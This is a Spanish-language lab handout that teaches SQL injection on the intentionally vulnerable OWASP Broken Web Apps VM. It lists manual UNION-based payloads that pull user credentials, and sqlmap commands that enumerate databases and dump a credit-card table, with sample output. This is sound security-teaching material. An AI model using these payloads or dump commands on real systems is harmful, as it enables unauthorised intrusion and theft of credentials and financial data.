

Práctica 01 SQLi

- 1. Herramientas
- 2. Práctica de inyección SQL
 - 2.1. Preparación del entorno
 - 2.2. Inyección SQL *MANUAL*
 - 2.3. Inyección automatizada: *sqlmap*
- 3. Ejercicio propuesto
- 4. Práctica ampliación: Web for pentester
- 5. Ayudas

1. Herramientas

Las herramientas a usar en estas prácticas son entre otras:

- Software de virtualización: KVM (Vmware o virtualbox)
- Una máquina virtual **vulnerable**, en este caso OWASP_Broken_Web_Apps_VM_1.2. En la Unidad compartida está la versión KVM
- Una máquina virtual con navegador web y la herramienta *sqlmap*. Por ejemplo puede usar *kali linux*

Todo los enlaces disponibles a través de la plataforma.

2. Práctica de inyección SQL

En esta práctica se muestran ejemplos de inyección SQL para mostrar su funcionamiento básico (se basa en el apartado 2.2 del curso de Openwebminar)

La parte teórica la puede encontrar en el vídeo del apartado 2.1 del curso OW Desarrollo Seguro.

2.1. Preparación del entorno


Los pasos a dar son:

1. Arrancar la máquina virtual vulnerable. En la pantalla inicial se muestra la IP del equipo, usuario y clave para acceder si hiciera falta, etc. De estos datos **anote la IP del equipo*.
2. Arrancar máquina virtual con Kali. Acceder con el navegador a la IP anterior. Podrá observar numerosos enlaces a distintas aplicaciones de prueba.

owaspbwa OWASP Brok

192.168.57.148

Kali LinuxKali TrainingKali ToolsKali DocsKali ForumsNetHunterOffensive SecurityExploit-DBGHDBMSFU



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_se

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS

+OWASP WebGoat	+OWASP WebGoat.NET
+OWASP ESAPI Java SwingSet Interactive	+OWASP Mutillidae II
+OWASP RailsGoat	+OWASP Bricks
+OWASP Security Shepherd	+Ghost
+Magical Code Injection Rainbow	+bWAPP
+Damn Vulnerable Web Application	

3. Acceder a la aplicación bWAPP.

bWAPP

an extremely buggy web app !

LoginNew UserInfoTalks & TrainingBlog

/ Login /

Enter your credentials (bee/bug).

Login:

Password:

Set the security level:

low

Login

4. Acceder con el usuario y clave que se indica en la propia pantalla de inicio.
5. Hay múltiples escenarios a elegir:
 1. Arriba a la derecha, "choose your bug"
 2. En menú "Bugs"
6. Seleccionar la opción **"SQL Injection (Search/GET)"**. Dicha aplicación es un buscador de películas.
7. Haga una búsqueda normal, por ejemplo con la cadena **man** para observar los resultados.

Con todo lo anterior ya tenemos el escenario inicial para las pruebas.

2.2. Inyección SQL *MANUAL*

Este primer ejemplo es una inyección "manual". Empezaremos comprobando cómo responde la aplicación a **cadenas inesperadas**.

- Probar la cadena con apóstrofo **'** (coma alta). Ya podemos apreciar un error y observar incluso que base de datos se está usando. Parece que no hay comprobación de la cadena introducida.

SQL Injection (Search/GET)

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near \"%' at line 1				

- Vamos a introducir ahora una cadena de búsqueda que modifica la consulta SQL. Probar con la cadena **'or 1=1 -- -**
- Observe como se muestra todo el contenido de la tabla.
- Hasta ahora nada especial. Pero con conocimiento de SQL se pueden probar cadenas como las siguientes:
 - **' union select 1,1,1,1,1,1,1 -- -.()** muestra información de la base de datos.
 - **' union select 1,DATABASE(),1,1,1,1,1 -- -** muestra el **nombre de la BD**

Damos un paso más alla: vamos a obtener las tablas de esa base de datos:

- Probar con **' and 1=0 union all select 1, table_schema, table_name,4,5,6,7 from information_schema.tables where table_schema != 'mysql' and table_schema != 'information_schema' -- -** y obtenemos los nombres de todas las tablas, entre ellas una de nombre **users**.

Search for a movie:

Title	Release	Character	Genre	IMDb
bricks	users	5	4	Link
bwapp	blog	5	4	Link
bwapp	heroes	5	4	Link
bwapp	movies	5	4	Link
bwapp	users	5	4	Link
citizens	logins	5	4	Link
cryptomg	challenge2_articles	5	4	Link
cryptomg	challenge2_users	5	4	Link
cryptomg	challenge4_users	5	4	Link
dvwa	guestbook	5	4	Link

- Probar con ' and 1=0 union all select 1,table_name, column_name,4,5,6,7 from information_schema.columns where table_schema != 'mysql' and table_schema != 'information_schema' and table_schema='bwapp' and table_name='users' -- - y obtenemos la estructura de la tabla `users`.


/ SQL Injection (Search/GET) /

Search for a movie:

Title	Release	Character	Genre	IMDb
users	id	5	4	Link
users	login	5	4	Link
users	password	5	4	Link
users	email	5	4	Link
users	secret	5	4	Link
users	activation_code	5	4	Link
users	activated	5	4	Link
users	reset_code	5	4	Link
users	admin	5	4	Link

Y damos el último paso, obtener los datos de la tablám en este caso usuarios y claves (estas codificadas)

- Probar con ' and 1=0 union all select 1,email,password,secret,login,admin,7 from users-- - y se muestran los usuarios y claves



2.3. Inyección automatizada: `sqlmap`

Esta práctica esta basada en el siguiente vídeo: [Qué es SQL injection](#). En el vídeo se usa:

- la herramienta `sqlmap` (ya incorporada en Kali o instalar con `sudo apt install sqlmap`),
- la consola del navegador, accesible con F12

Como en la práctica anterior:

1. Arrancar la máquina virtual con la aplicación vulnerable. En este caso volvemos a repetir con la anterior de OWASP. Anotar la IP.
2. Arrancar kali. Acceder desde el navegador al servidor vulnerable. Dos formas:
 1. Acceder con la IP de la máquina vulnerable y buscar la aplicación **OWASP Mutillidae II** y luego en el menú de la izquierda seleccionar la ruta / **OWASP 2013 / A1 injection / SQLi Extract Data / User Info (SQL)**.
 2. o acceder directamente a `http://IP-vm-vulnerable/mutillidae/index.php?page=user-info.php`

Una vez en la página web:

1. Probar sobre la pantalla de login la cadena ' y observar la información que muestra: esto ya es un error en sí.
2. Probar ' or 1=1 -- - y se obtiene toda la tabla de usuarios con sus claves.
3. Probar un usuario y clave de la lista previa para comprobar que sólo devuelve la información de ese usuario.
4. Abrir la consola **Developer Tools** del navegador (normalmente con F12). Seleccionar la pestaña "NetWork". Busca la petición (`index.php?page=user-info.php...`).
5. Ina vez seleccionada pulsa botón derecho del ratón y selecciona "**Copy / Copy as cURL**". Hemos copiado al portapapeles la petición realizada, con todas las cabeceras HTTP de la petición.
6. Abrir un editor de texto y pegar el contenido del portapapeles. Si separamos los parámetros debe ser similar a:

```
curl 'http://192.168.57.148/mutillidae/index.php?page=user-
info.php&username=alf&password=123&user-info-php-submit-
button=View+Account+Details'
...
-H 'Connection: keep-alive'
-H 'Cookie: showhints=1; security_level=0;
PHPSESSID=67pgcjvvo9k32k5k1jp0t85ge2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada' -H
'Upgrade-Insecure-Requests: 1'
```

7. Vamos a crear en el editor una sentencia sqlmap de forma que:

- la url de `curl` será el primer parámetro (`-u <URL>`)
- con los parámetros de la query se genera el parámetro (`--data="<query>"`)
- al opción `-H 'Cookie: "<valor de la cookie>"` se convierte en (`--cookie="<valor de la cookie>"`)
- descartar el resto de campos
- añadir al final al opción `--dbs`

Y el comando buscado quedaría más o menos así (Nota: se añade el caracter `\` al final de cada línea para facilitar la visualización de los parámetros y luego poder copiar y pegar el comando):

```
sqlmap \
-u 'http://192.168.57.148/mutillidae/index.php?page=user-info.php' \
--data='username=alfredo&password=1234&user-info-php-submit-
button=View+Account+Details' \
--cookie="showhints=1; .... acgroupswithpersist=nada" \
--dbs
```

Pruebe a ejecutarlo en la línea de comandos: le aparecerán las bases de datos disponibles, algo similar a

```
[14:12:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[14:12:36] [INFO] fetching database names
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
```

Si queremos más información de una de las bases de datos mostradas modificamos la consulta:

1. eliminamos la opción `--dbs`
2. En su lugar añadimos las opciones
 - `-D <basededatos>`
 - `--tables`

El comando quedaría parecido a

```
sqlmap -u 'http://192.168.57.148/mutillidae/index.php?page=user-info.php' \
--data='username=alfredo&password=1234&user-info-php-submit-
button=View+Account+Details' \
--cookie="showhints=1; .... acgroupswithpersist=nada" \
-D nowasp \
--tables
```

Ahora obtenemos la estructura de la base de datos `nowasp`, con una tabla de nombre `credit_cards`.

```
[14:47:26] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[14:47:26] [INFO] fetching tables for database: 'nowasp'
Database: nowasp
[12 tables]
```

accounts	balloon_tips	blogs_table	captured_data	credit_cards	help_texts	hitlog	level_1_help_include_files	page_help	page_hints	pen_test_tools	youtubevideos
----------	--------------	-------------	---------------	--------------	------------	--------	----------------------------	-----------	------------	----------------	---------------

Como paso final mostraremos el contenido de dicha tabla `credit_cards` de la tabla `nowasp`. Para ello sobre el comando anterior:

1. eliminamos el parámetro `--tables`
2. añadimos la opción `-T <tabla de la base de datos>`
3. añadimos la opción `--dump` para volcar el contenido de la tabla

El comando queda aproximadamente:

```
sqlmap -u 'http://192.168.57.148/mutillidae/index.php?page=user-info.php' \
--data='username=alfredo&password=1234&user-info-php-submit-
button=View+Account+Details' \
--cookie="showhints=1; .... acgroupswithpersist=nada" \
-D nowasp \
-T credit_cards \
--dump
```

```
[14:47:10] [INFO] fetching entries for table: credit_cards
Database: nowasp
Table: credit_cards
[5 entries]
```

ccid	ccv	ccnumber	expiration
1	745	4444111122223333	2012-03-01
2	722	7746536337776330	2015-04-01
3	461	8242325748474749	2016-03-01
4	230	7725653200487633	2017-06-01
5	627	1234567812345678	2018-11-01

Nota: puede usar la opción de sqlmap `-p campo` para limitar la comprobación de inyección solo a ese campo. Si no va probando con todos los parámetros en orden hasta que encuentra uno *inyectable*.

3. Ejercicio propuesto

Hacer un escaneo paso con **sqlmap** en la aplicacion bwapp del apartado 2.1, opción **"SQL Injection (Search/GET)"** . El objetivo es descubrir los usuarios y las claves que pudiera haber en las base de datos **wordpress** y **bwapp**

4. Práctica ampliación: Web for pentester

Tiene disponible en la siguiente dirección una maquina virtual para hacer ejercicios de ciberseguridad. En ella hay un apartado de SQLi: **Web for pentester**: <https://www.vulnhub.com/entry/pentester-lab-web-for-pentester,71/>

Y en este enlace una explicación detallada de la parte de SQLi: **SQLi**: <https://www.hackplayers.com/2017/02/pentesterlab-web-for-pentester-1-sqli.html>

5. Ayudas

- Si tiene que modificar (temporal) el layout de teclado en kali:

```
(kali㉿kali)-[~]  
└─$ setxkbmap -layout es
```

- La herramienta **sqlmap** almacena los resultados para futuras consultas en el directorio **.local/share/sqlmap/output**, creando directorios para cada IP escaneada:

```
(kali㉿kali)-[~]  
└─$ ls -l .local/share/sqlmap/output/  
total 4  
drwxr-xr-x 3 kali kali 4096 Oct 23 09:53 192.168.125.143  
  
(kali㉿kali)-[~]  
└─$
```